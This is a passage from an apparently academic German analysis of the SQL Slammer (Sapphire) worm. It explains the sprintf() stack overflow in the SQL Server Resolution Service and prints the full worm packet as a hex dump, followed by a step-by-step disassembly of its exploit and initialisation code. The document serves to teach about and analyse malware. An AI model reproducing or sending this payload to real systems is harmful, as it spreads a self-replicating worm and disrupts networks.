Das bedeutet nichts anderes als die HEX-Zahl 09 (9_{dez}) in das Register AH zu verschieben. Das MneMonic '`mov`' steht für "Move into". Diese Zeile Assembler-Code führt also die gleiche Aktion aus wie zuvor der Maschinencode. Ein spezieller Compiler, der oft ebenfalls Assembler genannt wird, übersetzt den Befehl wieder in '`B4 09`'. MneMonics sind also nichts anderes als die (lesbaren) Namen der OpCodes, in die der Assembler sie übersetzt (**[POD98]** S.707). Das fertige Programm wird dann 'Assemblat' (engl. Assembly) genannt. Hochsprachen werden ebenfalls durch den jeweiligen Compiler in Maschinenanweisungen und letztlich in Nullen und Einsen übersetzt. Diese Kompilate (übersetzter, ausführbarer Code) enthalten zusätzliche Anweisungen, die die Ausführung verlangsamen. Deswegen sind Hochsprachen-Programme meist deutlich langsamer als solche, die in Assembler oder Maschinencode verfasst wurden. Umgekehrt kann man ein fertig ausführbares Programm in Assembler-Code zurück übersetzen, selbst wenn die ursprünglich benutzte

2 Abkürzung für "Operation Code" ([POD98], S. 17)

3 Anhand einer HEX-Tabelle ist es möglich Nullen und Einsen als HEX-Werte darzustellen. Gemäß Konvention wird ein Wert als hexadezimal gekennzeichnet durch vorangestelltes '0x' oder durch nachgestelltes 'h'.

4 engl. 'to assemble' zusammenbauen

5 "designed to assist memory" ([MWD97])




Abbildung 6 Maschinennähe

Programmiersprache eine Hochsprache wie C++ oder Pascal war. Diesen Vorgang bezeichnet man als 'Disassembling'. Auf diese Weise wurde auch der Quell-Code des Slammer-Wurms wiedergewonnen, auf den wir uns im weiteren beziehen werden[6].

Die Sprache Assembler ist also um 2 Ebenen abstrakter als die binäre Darstellung in Nullen und Einsen.

Assembler benutzt zwangsläufig Befehle, welche die spezifischen Eigenheiten des Prozessors nutzen. Dieser unmittelbare Zugriff auf Hardware-Bausteine macht Assembler-Programme auch so performant. Der Nachteil eben dieser Maschinennähe ist die Plattform-Abhängigkeit: der Quellcode ist nicht nur betriebssystemabhängig, sondern zusätzlich noch an eine bestimmte Art von Hardware gebunden. Selbst wenn man z.B. ein Assembler-Programm für NetBSD auf einem IBM-kompatiblen PC schreibt, wird derselbe Quellcode (ganz zu schweigen vom fertig übersetzten Programm) nicht ohne weiteres[7] auf einem PPC-Rechner mit der gleichen Betriebsystem-Version benutzbar sein.

Zusätzlich zu den Befehls-Spezifika trägt auch die interne Speicherung zur Inkompatibilität von Assembler-Programmen bei. Jeder Datenstrom wird im Speicher eines Rechners in Blöcken von Bytes verarbeitet, die der Wort-Breite der Prozessor-Architektur (16, 32, 64, 128 oder 256 Bits) entsprechen. Abfolgen dieser Blöcke (WORDS) werden bei jeder Rechnerarchitektur in Stromrichtung (First Come, First Served) gelesen und gespeichert. Die Speicherung der Bytes innerhalb der Blöcke ist jedoch von Rechnerarchitektur zu Rechnerarchitektur verschieden. Im folgenden wird von einer Stromrichtung von 'links' nach 'rechts' ausgegangen. Die Adressen innerhalb der Worte werden als von rechts nach links ansteigend betrachtet.
So genannte '**Big-Endian**'-Architekturen legen die Bytes in einem Datenwort wie folgt ab: das höchstwertige Byte (Most Significant Byte, MSB) wird an der niedrigsten Adresse im Wort gespeichert, das '*dicke Ende kommt zuerst*' (**[BAE00]**). Diese Art der Darstellung wird auch *Network-Byte-Order* (NBO) genannt. Sie liegt vielen gängigen Prozessoren, wie Motorola, PowerPC, UltraSPARC oder PA-RISC, als Architekturphilosophie zugrunde. Byte-Sequenzen werden in Assembler-Quelltexten üblicherweise als Big-Endian dargestellt. Eine 16-Bit-Integer-Zahl mit dem dezimalen Wert '1' wird mit den beiden hexadezimalen Bytes `'00 01'` dargestellt.
In '**Little-Endian**'-Architekturen wird in einem Datenwort das niederwertigste Byte (Least Significant Byte, LSB) an der niedrigsten Adresse stehen. Deswegen wird diese Notation oft als *byte-reversed* bezeichnet. Sie wird v.a. von Intel-und Alpha-Prozessoren sowie in Embedded-Systems verwendet. Die besagte Zahl '1' ist hier als `'01 00'` repräsentiert **[MCM03]**.
Die einzelnen Bytes werden jedoch bei beiden Rechnerarchitekturen als Folge von zwei HEX-Werten von 'rechts nach links' dargestellt. Dies entspricht der üblichen Reihung der Binär-Darstellung, nach der die höherwertigen Bits eines Bytes rechts stehen.

6 Abhängig von der Art des eingesetzten, 'Disassembler' genannten Programms können unterschiedliche Versionen des Quell-Codes entstehen.

7 Außer durch Zwischenschalten einer Software-Schicht, die in plattformspezifische Maschinencodes übersetzt. Transmeta-Prozessoren sind ein Beispiel hierfür. [http://www.transmeta.com]




Abbildung 7 Mr. LE & Mr. BE unterhalten sich **[BAE00]**

Das Wort '**also**' kann z.B. folgendermaßen abgelegt werden:

Big-Endian:

`'ALSO'` (ein 32-Bit-Wort) oder
`'AL SO'` (zwei 16-Bit-Wörter).

Little-Endian:

`'LA OS'` in zwei 16-Bit-Wörtern.

Verglichen mit natürlichen Sprachen lesen also alle Rechnerarchitekturen den Wörterstrom von links nach rechts (→). Little-Endians lesen und schreiben aber jedes einzelne Wort von rechts nach links(←), während Big-Endians die Wörter in Strom-Richtung von links nach rechts (→) lesen. Technisch betrachtet ist der Unterschied allerdings belanglos, abgesehen von der daraus resultierenden Notwendigkeit, die Datenströme zwischen den verschiedenen Architekturen umzukodieren. Folglich laufen Programme, die für eine Darstellungsart kodiert wurden, nicht ohne Umkodierung auf einer gegensätzlich kodierten Rechnerarchitektur.

Die Bezeichnungen Little- und Big-Endian leiten sich aus dem Roman 'Gulliver's Reisen' von Jonathan Swift her, in dem sich im Land der Liliputaner zwei Parteien bekriegen: die Little-Endians ziehen es vor, ihre weich gekochten Frühstücks-Eier am spitzen Ende aufzuschlagen, die Big-Endians am stumpfen Ende **[BAE00]**. Assembler-Würmer wie Sapphire sind also in jeder Hinsicht systemspezifisch und können Rechner anderer Plattformen nicht infizieren, wohl aber, im Rahmen von Denial-of-Service-Angriffen, zum Absturz bringen.

3.2 Exploit Setup

Wie bereits geschildert, nutzt der Wurm einen Stack-basierten Buffer Overflow im SQL Server Resolution Service aus. Dieser Dienst dient üblicherweise der Anmeldung neuer Datenbank-Clients am Server und der Zuweisung einer Server-Instanz. Die betroffene Bibliothek `ssnetlib.dll`[8] wird direkt durch den Server-Prozess `SQLSERVER.EXE` ausgeführt und läuft in dessen Rechte-Bereich.

Die Overflow-Schwachstelle befindet sich zwei Ebenenblöcke tief innerhalb eines Threads, der am Port 1434 auf ankommende Client-Requests wartet. Die Funktion empfängt UDP-Pakete, in denen

8 Dynamic Link Library: enthält ausgelagerten Programmcode[Icz99]

Clients, neue Server-Instanzen anfordern, die speziell einen Client bedienen sollen. Die Client-Information befindet sich im UDP-Payload, der mit einem hexadezimalen '04'-Wert beginnt. Der Thread versucht dann im Hauptspeicher diesen String (char-Array) mit zwei weiteren, in der ssnetlib.dll hartkodierten Strings, zu einem Windows-Registry-Schlüssel zusammenzufügen und diesen zu öffnen, um eine weitere Server-Instanz anzulegen (**[MSS03]**, siehe Abbildung)

```
(String 1) 'SOFTWARE\Microsoft\Microsoft SQL Server\'                (40 Byte)

(String 2) String aus dem UDP-Datagramm (nach dem 0x04 HEX-Wert)     (16 Byte)

(String 3) '\MSSQLServer\CurrentVersion'                             (27 Byte)
```

Abbildung 8 Der Registry-Key des SQL Resolution Service

Um den String aus dem Payload im Hauptspeicher abzulegen, benutzt der Thread eine in C implementierte Funktion aus der System-Bibliothek. An diese wird der komplette Payload, der nach dem einleitenden '04'-Wert steht, als char-Array übergeben:

int sprintf (char *ziel, char *quelle, *args1, args2, ...*)

Diese Funktion schreibt ein Quell-Array aus Characters in ein Ziel-Array. Nachfolgende Formatierungsargumente sind optional. Laut der *Microsoft Knowledge Base* reserviert der Server-Thread für den Ziel-String 16 Byte Speicherplatz auf dem Stack. Dabei wird ein neues Segment angelegt, an dessen oberem Ende wie üblich die Rücksprung-Adresse in den aufrufenden Prozess steht. Sie gibt nach dem Beenden der Kopier-Operation die Verarbeitungskontrolle wieder an den Server-Thread zurück.




Abbildung 9 Stackframe

Üblicherweise wird dabei wie folgt vorgegangen: die beiden Register ESP und EBP spannen einen Stack-Rahmen auf. Der *extended stack pointer register* ESP zeigt dabei immer auf das untere Ende des Frames, der *extended (frame) base pointer register* EBP enthält immer die Anfangs-Adresse des Frames. Diese beiden Register definieren also den lokalen Speicherbereich, auf dem gerade operiert wird.

Zuerst wird der Inhalt von EBP zum Sichern auf den Stack gelegt. Durch Kopieren des ESP in den EBP wird die alte untere Grenze des Stacks zur oberen des neuen Frame. Vom ESP wird die Größe des neuen Rahmens in Byte abgezogen: fertig ist der neue Frame.

```
push    ebp
mov     ebp, esp
sub     esp, xx
```

Weder im Thread des SQL-Servers noch in der Bibliotheks-Funktion, findet eine Längen-Überprüfung des char-Arrays statt. Sobald also ein Quell-String mit einer Länge größer als 16 Byte (das abschließende '\0'-Byte nicht mitgerechnet) durch den Thread an die Funktion übergeben wird, wird auf dem Stack die Rücksprung-Adresse zum Thread überschrieben und nachfolgende Daten gehen verloren: der Stack läuft über. Diese Schwachstelle wird nun durch den 'Slammer' ausgenutzt.

Bemerkenswerterweise mahnen schon Kernighan und Ritchie, die Erfinder der Programmiersprache

C, in ihrem Standardwerk 'Programmieren in C', dass bei einem Aufruf von `sprintf()` das Ziel-Array "groß genug" sein sollte (**[KRC90]**, S.242).

3.3 Da ist der Wurm drin - Aufbau des Slammer-Packets

Der Wurm selbst wird als ausführbares Programm in einem 404 Byte großen UDP-Packet verschickt, in dem der 376 Byte große Maschinen-Code komplett enthalten ist[9]. Er ist damit der kleinste bisher bekannte Wurm. Die nachfolgende Abbildung zeigt ein pcap-Capture eines Exemplars, wie es durch Sniffing-Programme wie Ethereal[10] aufgefangen werden kann:

```
LOC   HEX-Ansicht                                ASCII-Ansicht

 0000 d4c3b2a1 02000400 00000000 00000000  ÔÃ²¡............
 0010 88130000 01000000 0d40323e ff7b0200  .........@2>ÿ{..
 0020 a2010000 a2010000 00e08121 e1660005  ¢...¢.....à.!áf..
 0030 dd79e870 08004500 01943127 00007411  Ýyèp..E...1'..t.
 0040 53ce9320 8178d1a6 da240fb0 059a0180  SÎ. .xÑ¦Ú$.°....
 0050 65370401 01010101 01010101 01010101  e7..............
 0060 01010101 01010101 01010101 01010101  ................
 0070 01010101 01010101 01010101 01010101  ................
 0080 01010101 01010101 01010101 01010101  ................
 0090 01010101 01010101 01010101 01010101  ................
 00a0 01010101 01010101 01010101 01010101  ................
 00b0 010101dc c9b042eb 0e010101 01010101  ...ÜÉ°Bë........
 00c0 70ae4201 70ae4290 90909090 90909068  p®B.p®B........h
 00d0 dcc9b042 b8010101 0131c9b1 1850e2fd  ÜÉ°B¸....1É±.Pâý
 00e0 35010101 055089e5 51682e64 6c6c6865  5....P.åQh.dllhe
 00f0 6c333268 6b65726e 51686f75 6e746869  l32hkernQhounthi
 0100 636b4368 47657454 66b96c6c 51683332  ckChGetTf¹llQh32
 0110 2e646877 73325f66 b9657451 68736f63  .dhws2_f¹etQhsoc
 0120 6b66b974 6f516873 656e64be 1810ae42  kf¹toQhsend¾..®B
 0130 8d45d450 ff16508d 45e0508d 45f050ff  .EÔPÿ.P.EàP.EðPÿ
 0140 1650be10 10ae428b 1e8b033d 558bec51  .P¾..®B....=U.ìQ
 0150 7405be1c 10ae42ff 16ffd031 c9515150  t.¾..®Bÿ.ÿÐ1ÉQQP
 0160 81f10301 049b81f1 01010101 518d45cc  .ñ.....ñ....Q.EÌ
 0170 508b45c0 50ff166a 116a026a 02ffd050  P.EÀPÿ.j.j.j.ÿÐP
 0180 8d45c450 8b45c050 ff1689c6 09db81f3  .EÄP.EÀPÿ..Æ.Û.ó
 0190 3c61d9ff 8b45b48d 0c408d14 88c1e204  <aÙÿ.E´..@...Áâ.
 01a0 01c2c1e2 0829c28d 049001d8 8945b46a  .ÂÁâ.)Â....Ø.E´j
 01b0 108d45b0 5031c951 6681f178 01518d45  ..E°P1ÉQf.ñx.Q.E
 01c0 03508b45 ac50ffd6 ebca               .P.E¬PÿÖëÊ
```

9 Ein Ethernet-Payload kann maximal 1500 Byte lang sein ([TAN04], S.310)

10 Der graumarkierte Bereich zu Beginn wurde von Ethereal angefügt und ist nicht Teil des UDP-Packets

```
ETHER:      ----- Ethernet Header -----
ETHER:
ETHER:      Ziel-MAC  = 00:e0:81:21:e1:66, CISCO Router
ETHER:      Quell-MAC = 00:00:74:11:53:ce
ETHER:      Ether-Typ = 0800 (IP)
ETHER:
IP:         ----- IP Header -----
IP:
IP:         Version = 4
IP:         Header-Länge = 5 (fünf 32-Bit-Wörter = 20 Bytes)
IP:         Service-Typ = 00h (normal)
IP:         Packet-Länge = 0194h (= 404 Bytes)
IP:         Identifikation = 3127h
IP:         Flags = 0   (unbenutzt)
IP:         DF (Don't fragment) = 0 (keine Fragmentierung)
IP:         MF (More-Flag) = 0 (keine weiteren Fragmente)
IP:         Fragment Offset = 000h (keine Fragmentierung)
IP:         TTL (Time To Live) = 74h (116 verbliebene hops)
IP:         Protokoll(SAP) = 11h (= 17 UDP)
IP:         Header-Ckecksum = 53ce
IP:         Quell-Adresse = 147.32.129.120
IP:         Ziel-Adresse =  209.166.218.36
IP:         keine Optionen
IP:
UDP:        ----- UDP Header -----
UDP:
UDP:        Quell-Port = 0fb0 (= 4016, frei wählbar)
UDP:        Ziel-Port = 059a (= 1434)
UDP:        Payload-Länge = 0180 (= 384 Bytes, Payload+Header)
UDP:        Checksum = 6537
UDP:
UDP:        ----- UDP Payload -----
UDP:        beginnend mit 04 ...
UDP:
```

Bei genauerer Betrachtung des HEX-Codes des Wurms fällt auf, dass er keine '\0'-Bytes, also hexadezimal '00', enthält. Da in C char-Arrays mit einem '\0'-Byte beendet werden, würde die Funktion `sprintf()` beim ersten Auftreten eines solchen Zeichens im einzulesenden Quell-String dessen Ende feststellen und nicht mehr weiter in den Ziel-String kopieren. Der Slammer würde dann nur unvollständig auf den Stack geschrieben werden. Nach erfolgreicher Beendigung von `sprintf()` steht der Wurm so auf dem Stack, wie er auch im UDP-Payload abgebildet ist:

[Daten-Müll]
[neue Rücksprung-Adresse]
[Wurm]

3.4 Slammer, übernehmen Sie!

Nachdem der Inhalt des UDP-Packets von `sprintf()` auf den Stack geschrieben wurde, kann die Funktion die Bearbeitungs-Kontrolle wieder an den Server-Thread zurückgeben, der die Funktion ja aufgerufen hat. Dazu wird die weiter oben am Ende des aktuellen Stack-Segments abgelegte Rücksprung-Adresse gesucht, um diese anzuspringen. Eine Rücksprung-Adresse ist wie zuvor beschrieben, die Speicheradresse, an der ein Programm-Fluß zur Abarbeitung fortgesetzt wird. Da aber `sprintf()` die reservierten 16 Byte Segment-Speicher und die Rücksprung-Adresse an dessen Ende, durch eine Folge von '`01`'-Anweisungen[11] überschrieben hat, sucht der Prozessor nun weiter oben im Stack nach einer Rücksprung-Adresse.

11 '01' ist eine Maschinenanweisung zur Addition nach EAX und ohne Operand wirkungslos

Fündig wird der Prozessor nachdem am Ende der '01'-Füller-Bytes die neue Rücksprung-Adresse (42B0C9DC) steht[12]. Die Menge an '01'-Werten wird genutzt, um in ausreichendem Maße mögliche optionale sprintf()-Funktions-Argumente ebenfalls zu überschreiben. Solch ein Vorgehen ist notwendig, um die Funktion normal beenden zu lassen und den Verarbeitungs-Fluss zu wahren. Nun wird der aktuelle Stackframe, der bis zu dieser Stelle im Speicher reicht, aufgelöst; das heißt, er wird für die weitere Benutzung durch andere Aktionen des Servers freigegeben. Um einen bereits angelegten Frame wieder aufzulösen, müssen lediglich die Schritte, die zuvor zu seiner Entstehung geführt haben, rückgängig gemacht werden:

```
mov esp, ebp          ;          dem Stack-Pointer wird der Wert des Frame-
                      ;          Pointers zugewiesen

pop ebp               ;          der Frame-Pointer zeigt jetzt den vorigen Frame,
                      ;          dessen eigener EBP beim Anlegen des neuen Rahmens
                      ;          gepusht wurde
```

Der ESP zeigt nun auf die Speicher-Adresse der Speicher-Zelle, die direkt nach der vermeintlichen Rücksprung-Adresse steht (**[POD98]**, S.254). Nach Auflösung des bisherigen Rahmens werden die Befehle abgearbeitet, die in der Speicher-Zelle stehen, auf die die Rücksprung-Adresse verweist. Diese zeigt auf eine 'jmp esp'-Anweisung innerhalb von sqlsort.dll, einem anderen Modul des SQL Server-Prozesses. Der Prozessor arbeitet dann die an (42B0C9DC) in sqlsort.dll stehenden Befehle ab.

Die 'jmp esp'-Anweisung wird nun ausgeführt, d.h. der Prozessor wird angewiesen, an die Stelle im Speicher zu springen, auf die ESP, der *stack pointer register* zeigt. Das ist aber genau die Stelle nach unserer vermeintlichen Rücksprung-Adresse auf dem Stack, an der 'eb 0e' steht. 'JMP ESP' veranlasst den Prozessor als nächsten Anweisung 'eb 0e' auszuführen. Das ist die erste Maschinenanweisung des Wurmcodes.

Kurzgesagt geht nach Ausführen von sprintf() die Kontrolle an die 'jmp esp'-Anweisung über, die auf den Stack zurückspringt und den Wurm direkt nach der neuen Rücksprung-Adresse ausführt.

In diesem Moment hat der Slammer die Verarbeitungs-Kontrolle und somit den Server-Thread übernommen (*Server Hijacking*). Bis hierher war der Slammer nur eine Abfolge von Bits, die gespeichert wurden. Damit seine Befehle ausgeführt werden, muss die CPU dazu veranlasst werden, den Verarbeitungsfluß an diese Stelle zu übergeben. Deshalb geht der Slammer den Umweg über die sqlsort.dll.

Zunächst wird mit 'eb 0e' der eigentliche Wurm-Code angesprungen, das für:

```
jmp 0e
```

steht und einen Short-Label-Jump zu einer relativen Adress-Angabe veranlasst. Der Prozessor 'springt' in der Befehls-Abarbeitung auf dem Stack um 14 Bytes ('0e' ist hexadezimal für '14') weiter und umschifft (scheinbar sinnlose) Dummy-Werte (42AE7001), die dazu dienen, möglicherweise übergebliebene sprintf()-Argumente zu überschreiben[13].

12 Alle nachfolgenden Slammer-Anweisungen stehen im Quellcode von links nach rechts in 'normaler' Leserichtung (Big-Endian-Notation).

13 Am Beispiel der Dummy-Werte erkennt man den augenscheinlichen Unterschied zwischen Assembler-Quellcode in Big-Endian (Normal-Notation) und der Little-Endian-Notation im Speicher: Auf einer Big-Endian-Maschine hätte sprintf() beim Kopieren dieser Stelle schon nach der '7' aufgehört, da '00' den String beendet hätten.

Der Prozessor springt nun an eine Stelle auf der eine so genannte 'Landebahn' eingerichtet ist: eine Abfolge von NOP-Anweisungen ('*No OP*eration'), die den Prozessor anweisen, einen Takt lang nichts zu tun, nur um danach den nächsten Befehl abzuarbeiten[14]. Bei Intel-Architekturen ist diese Anweisung ein Byte lang und wird als 0x90 kodiert. Eine solche Landebahn ist bei Viren und Würmern üblich, da ein Programmierer nicht immer genau bestimmen kann, wo man in den 'malicious code' einspringen muss. Das Problem besteht darin, genau zu wissen, an welcher Adresse auf dem Stack der Exploit Code beginnt. Selbst wenn der Beginn des Stack-Segments bekannt ist, kann man nicht vollkommen sicher sein, dass der relative Sprung 14 Byte weiter auch gleich den Wurm-Code an der ersten Anweisung anspringt. Deswegen werden die Bereiche vor Exploit-Codes mit NOP-Anweisungen gepflastert (**[ALE03]**, Z. 1065 ff). Eine unübliche Häufung von in einem IP-Packet ist fast immer ein untrügliches Anzeichen dafür, dass es sich dabei um 'malicious code' handelt. Dies ist mittlerweile ein Standard-Filterkriterium für Antiviren-Scanner und Intrusion Detection Systeme und führt üblicherweise zum Verwerfen des Packets. Der Programmierer des Slammers verzichtet daher fast zur Gänze auf deren Verwendung.

Der allgemeine Ablauf des Wurm-Codes lässt sich grob in zwei Abschnitte gliedern und vollzieht sich folgendermaßen:




Abbildung 10 Überblick über die Funktionsaufrufe

[Code-Sektion wird angesprungen]
Unbedingter Sprung über Dummy-Werte hinweg zur ersten '`push`'-Anweisung

- Initialisierung
  - Header-Fixing
  - Funktionsnamen auf den Stack schreiben
  - Bibliotheken laden & Funktionen lokalisieren
  - Systemzeit abfragen
  - UDP-Socket erzeugen
- Replikation
  - Pseudo-zufällige IP-Adresse generieren
  - Wurm als UDP-Packet versenden

Loop Replikation

Der Wurm-Code ist strikt prozedural mit nur wenigen Sprüngen, und endet in einer Endlosschleife. Das obige Diagramm gibt einen Überblick über die getätigten Funktionsaufrufe.

14 Diese Anweisungen werden v.a. zu Timing-Zwecken benutzt, um Programmabschnitte zu synchronisieren.

3.5 INITIALISIERUNG

Das aktuelle Stackframe mit dem Wurm beginnt oberhalb der '`jmp 0e`'-Anweisung, nachdem der vorherige Rahmen aufgelöst wurde. Gemäß Konvention ist der Stack-Speicher unterhalb des ESP, der auf '`eb 0e`' zeigt, undefiniert (**[POD98]**, S.253). Dieser Bereich wird für andere Anweisungen (innerhalb des Server-Prozesses) freigegeben und darf überschrieben werden. Die Werte des Wurm-Headers ('`01`'-Strecke und neue Rücksprung-Adresse) könnten also in der Zeit zwischen Auflösen des Stackframes und dem Ausführen des Wurm-Codes verändert worden sein. Das würde bedeuten, dass der Wurm, so wie er nun auf dem Stack steht, nicht mehr einwandfrei weiter verschickt werden könnte.

Aus diesem Grund repariert der Slammer zunächst diesen Teil seiner Selbst auf dem Stack, um sicherzustellen, dass der Wurm-Code über alle Angriffe hinweg intakt bleibt. Die folgenden Quellcode-Zeilen sind in ihrer Abfolge dem disassemblierten Code entnommen.

3.5.1 Header-Fixing

Direkt vor '`eb 0e`' wird nun wieder die Sprung-Adresse nach '`jmp esp`' von `sqlsort.dll` auf den Stack gelegt:

```
push    42B0C9DCh
```

Das Resultat steht in Little-Endian-Notation (`DCC9B042`) vor '`eb 0e`' im Speicher. Während dieser push-Operation wächst auch der ESP-Zeiger mit. Als nächstes wird versucht, die '`01`'-Füller-Bytes zu rekonstruieren. Zu diesem Zweck wird das ganze 32-Bit Akkumulator-Register EAX als Zwischenspeicher benutzt:

```
mov     eax, 1010101h
```

Der Inhalt dieses Registers wird nun in einer Schleife 24 mal auf den Stack gelegt. Dafür nimmt der Programmierer das so genannte *counter register* ECX zu Hilfe, das speziell für das Hochzählen von Schleifen gedacht ist. Bevor es aber genutzt werden kann, muss es geleert, also mit Nullen 'gefüllt' werden. Da der Programmierer aber in sein Assembler-Programm nicht '`mov ecx, 00000000h`' schreiben kann, da hier die `sprintf()`-Funktion abbrechen würde, bedient man sich gewöhnlich eines Workarounds: das Register wird mit seinem eigenen Inhalt XOR-verknüpft und ist nun auf '0'-Bits gesetzt (**[RRZ03]**):

```
xor     ecx, ecx
```

Jetzt wird dem *low byte* von ECX , CL, der Wert 24_{dez} zugewiesen, die restlichen Bits von Stelle 8 bis 31 bleiben auf '0':

```
mov     cl, 18h
```

Nun wird damit begonnen, den Inhalt von EAX, also das 32-Bit DWORD, mit der Folge an '`01`'-Bytes auf den Stack zu legen:

```
FIXUP_PAYLOAD:

push    eax
```

Die nachfolgende `loop`-Schleife weist den Prozessor an, die Befehle auszuführen, die zwischen dem Label und der `loop`-Anweisung stehen. Die Schleife wird ausgeführt, solange ECX nicht Null ist [Pod98 S.491]. Bei jedem Durchlauf wird ECX deshalb um 1 dekrementiert:

```
loop    FIXUP_PAYLOAD
```

In unserer disassemblierten Quelltext-Version hat dieses Schleifen-Label, zum besseren Verständnis einen Namen erhalten. Eigentlich ist ein Label eine relative Adress-Angabe in Byte, z.B. '`loop 0xfd`' , und gibt die Stelle im Speicher an, wo die auszuführenden Befehle stehen. In unserem Beispiel-Packet ist dies als '`e2 fd`' kodiert. Die `push`-Operation wird 24 mal wiederholt, so dass nach Beenden der Schleife die '`01`'-Strecke am Wurm-Kopf wiederhergestellt ist.

So kann der Wurm aber noch nicht als String in einem UDP-Packet weiter verschickt werden, da der '`04`'-Message-Type am Beginn des UDP-Payloads noch fehlt[15]. Der HEX-Wert wurde ja vom Server-Thread nicht an `sprintf()` übergeben und liegt somit nicht auf dem Stack. Er ist zu Beginn des Payloads zwingend vonnöten, damit der nachfolgende Wurm-Code beim nächsten Opfer auch den gleichen Exploit nutzt.

Wie schon im Beispiel weiter oben konnte der Programmierer hier ebenso wenig '`push 04000000h`' schreiben. Wiederum wird über einen XOR-Workaround das Problem des '\0'-Bytes umgangen:

```
xor     eax, 5010101h;  01010101h xor 05010101h = 04000000h

push    eax          ;  in Little-Endian: 00 00 00 04
```

Der '`04`'-Wert schließt direkt an die'`01`'-Strecke an. Nun steht der Slammer exakt so im Stack wie er zuvor im Payload des UDP-Packets angekommen war. Er kann sich jetzt als String weiter verschicken. Zugleich wird ein Teil seiner Anweisungen als ausführbares Programm vom Prozessor abgearbeitet. Die nun folgenden Anweisungen sind Vorbereitungen des Slammers zur Verbreitung über das Internet. Der aktuelle Frame wird abgeschlossen, um den Wurm als Zeichenkette zu sichern.

Sapphire benötigt im folgenden einige Funktionsaufrufe von Betriebssystem-Bibliotheken zur Replikation. Um Platz für die Argumente beim Aufruf dieser Funktionen zu schaffen, belegt er einen neuen Stackframe.

Der Slammer muss sich nicht um dessen untere Begrenzung sorgen. Für ihn ist daher nur einer von drei möglichen Schritten nötig:

```
mov     ebp, esp
```

Um Daten anzusprechen, die neu auf den Stack gepusht werden, wird der EBP als Dreh-und Angelpunkt verwendet, da Daten im Frame immer eine konstante Entfernung vom EBP aufweisen. Sie lassen sich recht einfach über hartkodierte Entfernungsabmessungen adressieren (**[POD98]**, S.255). Dazu müssen vom EBP lediglich die Entfernungen der Daten relativ zum Frame-Anfang in Bytes abgezogen oder hinzuaddiert werden.

Der Wurm hat nun 2 Segmente auf dem Stack unter seiner Kontrolle: der Frame oberhalb des EBP, in dem sich der Slammer selbst befindet, und derjenige unterhalb des EBP, der im Folgenden als temporärer Speicher benutzt wird:

```
[Wurm-Body]
42 B0 C9 DC 01 01 01 01                           [EBP+58h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+50h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+40h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+30h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+20h]
```

15 Der Hex-Wert 0x04 ist der Message-Typ für Requests an einen MS SQL Server Resolution Service zur Namensauflösung ([EEY03])

```
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 [EBP+10h]
